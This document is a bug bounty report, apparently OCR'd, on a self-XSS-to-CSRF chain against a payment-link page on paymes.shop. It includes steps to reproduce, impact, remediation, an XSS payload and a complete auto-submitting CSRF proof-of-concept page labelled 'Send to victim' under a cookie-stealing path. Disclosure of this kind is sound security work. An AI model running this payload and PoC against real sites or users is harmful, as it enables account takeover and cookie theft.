
Reported By : ***Reza Mahendra***
Email : zhaenx.101@gmail.com
No.HP : +62-858-8218-1448
Date : 05 / 04 / 2023

VULNERABILITY	Self XSS to perform Reflected XSS via CSRF
AFFECTED ENDPOINT	https://paymes.shop/zhaenx-234268500?p=link (paymes.shop)
DESCRIPTION	Self XSS is a vulnerability that impacts itself, a dangerous script / payload is only reflected in the browser itself and other users will not be affected and is only temporary or not permanent, almost similar to reflected XSS. which is only temporary when the browser is refreshed it will return to normal, and what distinguishes self xss from reflected xss is the impact. for reflected it can affect all users even if only temporarily, which can be fatal for certain purposes, for example redirects to phishing websites, cookie theft and many more, And for an explanation CSRF (Cross Site Request Forgery) is a web exploitation attack that makes the user unknowingly send a request or request to the website through the website that is being used at that time. From there the web application will execute the request which is actually not what the user wants. This irresponsible person usually embeds a link in an image or another. If the user accidentally clicks, it will be taken to a web that contains malicious code or malicious code.
IMPACT	1. Account take over 2. Steal cookie 3. Company reputation down 4. Redirect to url phishing
REMEDIATION	For XSS 1. Use HTML special character() 2. Use the PHP Strips_tags function() 3. User input validation For CSRF 1. Secret Validation Token 2. Random Validation Token
STEPS TO REPRODUCE	1. Login as a hacker in (windows 11) then go to the (Get Payment) -> (Link) section, to make a normal product. 2. After finishing creating the link/url for the product, I copy and paste the product link in a new tab. 3. After the product link/url has been pasted into a new tab, I enter the (corporate) section, fill it according to the input form, except in the (message to seller) section, I enter the payload "><svg Only=1 OnLoad=confirm(document.domain)> , before continuing to submit, turn on the foxy and burpsuite proxies to catch the request. 4. Lihat ke burpsuite dibagian proxy (HTTP history) cari url/Host yang sebelumnya me-request dan klik kanan kirim ke repeater, lalu masuk ke bagian repeater klik kanan dibagian request --> engagement tools --> Generate CSRF POC , lalu copy HTML ke vscode (server exploit). 5. After finishing creating the CSRF POC, you only have to send the CSRF link/url to the victim, if the victim accidentally clicks on the link sent from the hacker, it will experience an XSS attack.(the assumption is using social engineering techniques and this technique can only be used if the victim is logged in or active on the website, but it could also be that the victim has logged in but has not logged out / just closed the browser window which still saves history in the browser).

REFERENCE	1. https://learn.microsoft.com/id-id/aspnet/core/security/cross-site-scripting?view=aspnetcore-7.0 2. https://owasp.org/www-community/attacks/xss/ 3. https://learn.microsoft.com/id-id/aspnet/web-api/overview/security/preventing-cross-site-request-forgery-csrf-attacks 4. https://owasp.org/www-community/attacks/csrf
P.O.C	***SCREEN SHOTS / RECORDS***



https://paymes.shop/zhaenx-234268500?link=zhaenx-234268500-&id=234268500&p=link

Invalid phone number

Total Price
10.00 AED

Customer information

Email address ɲ

9711234657486

urname


zhaenx

heloword bug bounty test

paymes.shop

paymes.shop

Mentransfer data dari paymes.shop...



```html
<!--
    Send to victim
    http://192.168.0.110/exploits/cookie_stealing/csrf.html -->

<DOCTYPE html>

    <html>
        <!-- CSRF PoC - generated by Burp Suite Professional -->
        <body>
        <script>history.pushState('', '', '/')</script>
          <form action="https://paymes.shop/zhaenx-234268500?link=zhaenx-234268500-&id=234268500&p=link" method="POST">
            <input type="hidden" name="dialCodeCountry" value="ae" />
            <input type="hidden" name="turr" value="1" />
            <input type="hidden" name="email" value="zhaenx&#64;mail&#46;com" />
            <input type="hidden" name="telefon" value="971123456789" />
            <input type="hidden" name="ad" value="" />
            <input type="hidden" name="soyad" value="" />
            <input type="hidden" name="firma&#95;adi" value="zhaenx&#32;test&#32;bug&#32;bounty" />
            <input type="hidden" name="vkn" value="123456789" />
            <input type="hidden" name="vergi&#95;dairesi" value="123456789" />
            <input type="hidden" name="adres" value="heloword&#32;bug&#32;bounty" />
            <input type="hidden" name="comment" value="&quot;&gt;&lt;svg&#32;Only&#61;1&#32;OnLoad&#61;confirm&#40;document&#46;domain&#41;&
            gt;" />
            <input type="submit" value="Submit request" />
          </form>
          <script>
            document.forms[0].submit();
          </script>
        </body>
      </html>
```